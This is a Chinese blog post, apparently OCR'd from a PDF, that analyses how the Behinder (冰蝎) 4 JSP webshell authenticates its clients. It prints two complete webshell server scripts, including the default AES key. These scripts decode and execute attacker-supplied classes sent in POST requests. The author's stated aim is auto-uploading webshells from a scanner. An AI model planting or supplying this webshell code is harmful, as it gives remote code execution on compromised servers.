
考究密码验证的起源

最近在写漏扫，想着写一个自动添加webshell功能，于是想要调冰蝎4的的马直接自动传上去，就又看了看冰蝎的源码，想着一起顺手二开一下。

一开始看了冰蝎作者自己写的原理性文章

https://xz.aliyun.com/t/2744#toc-7



根据这个流程去理解他在文章中给出的代码

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
    <%!class U extends ClassLoader{U(ClassLoader c){super(c);}
                                    public Class g(byte []b){
                                        return super.defineClass(b,0,b.length);}}%>
        <%if(request.getParameter("pass")!=null)
    {String k=(""+UUID.randomUUID()).replace("-
","").substring(16);session.putValue("u",k);out.print(k);return;}
    Cipher c=Cipher.getInstance("AES");
    c.init(2,new SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));
new U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance(
).equals(pageContext);%>
```

这里的密码认证流程其实没什么问题

密码就是pass，然后具体传什么参数不重要

到目前为止这些代码理解起来都是ok的

实际环境中的冰蝎马

但是到了实际环境中的冰蝎马，这里我用的是冰蝎4.0.6

server端是这样的

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%>
    <%!class U extends ClassLoader{U(ClassLoader c){super(c);}
                                    public Class g(byte []b){return
super.defineClass(b,0,b.length);}}%>
        <%if (request.getMethod().equals("POST")){String k="e45e329feb5d925b";/*该密
钥为连接密码32位md5值的前16位，默认连接密码rebeyond*/
                                                    session.putValue("u",k);
                                                    Cipher
c=Cipher.getInstance("AES");
                                                    c.init(2,new
SecretKeySpec(k.getBytes(),"AES"));
                                                    new
U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance(
).equals(pageContext);}%>
```

关注到这段代码和上面的代码不同的地方在于

这里只判断了请求方法 = POST，就走下面的逻辑

然后定义了一个string k

然后调用

```
new U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance(
).equals(pageContext);
```

这一段代码，执行请求中的流

那么他通过什么来认证用户呢？密码不同于之前的pass，那是什么？

以往我们用过冰蝎的人都知道，默认密码是rebeyond，为什么我在客户端输入一个这个rebeyond就可以通过认证并且连接上server端呢？

答案就是流量认证

可能作者写的那篇文章时间比较早了， 后续的密码认证方法有些差异


还是关注到这一段

```
new U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance(
).equals(pageContext);
```

先一层层剥开来看

```
new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine())
```

这一行的意思就是读取post请求中的一行数据



然后再续上前面的dofinal，其实就是解密，那么用什么解密了，联系一下上文

```
String k="e45e329feb5d925b";/*该密钥为连接密码32位md5值的前16位，默认连接密码rebeyond*/
                                                    session.putValue("u",k);
                                                    Cipher
c=Cipher.getInstance("AES");
                                                    c.init(2,new
SecretKeySpec(k.getBytes(),"AES"));
                                                    new
U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance(
).equals(pageContext);
```

一目了然，就是aes

然后再回到本行代码，执行命令实际上用的就是

```
this.getClass().getClassLoader()).g(COMMAND).newInstance().equals(pageContext);
```

整条链执行的原理在作者的文章里有，这里不详细解释了

经过上述分析，这里思路就非常清晰了，需要执行的命令在这里先b64解码一次，然后再调用aes解码一次，而aes解码的key就是本文件中定义的string k

那么经过两次解码的流量就是最终可以被执行的命令，准确来讲是class文件

综上，即便不去看客户端源码，根据server端的写法，client端的认证方法也能猜个八九不离十

无非就是利用同样的key，先aes加密一次，然后再b64加密一次，最后形成攻击流量和server端通信，即利用post请求把流量发到server端去，让server端来执行readline读取数据，然后再解码执行

key的意义就是加密流量的密码，或者说客户端连接服务端的密码，如果key不一致，服务端无法成功解码，就无法成功执行命令

Done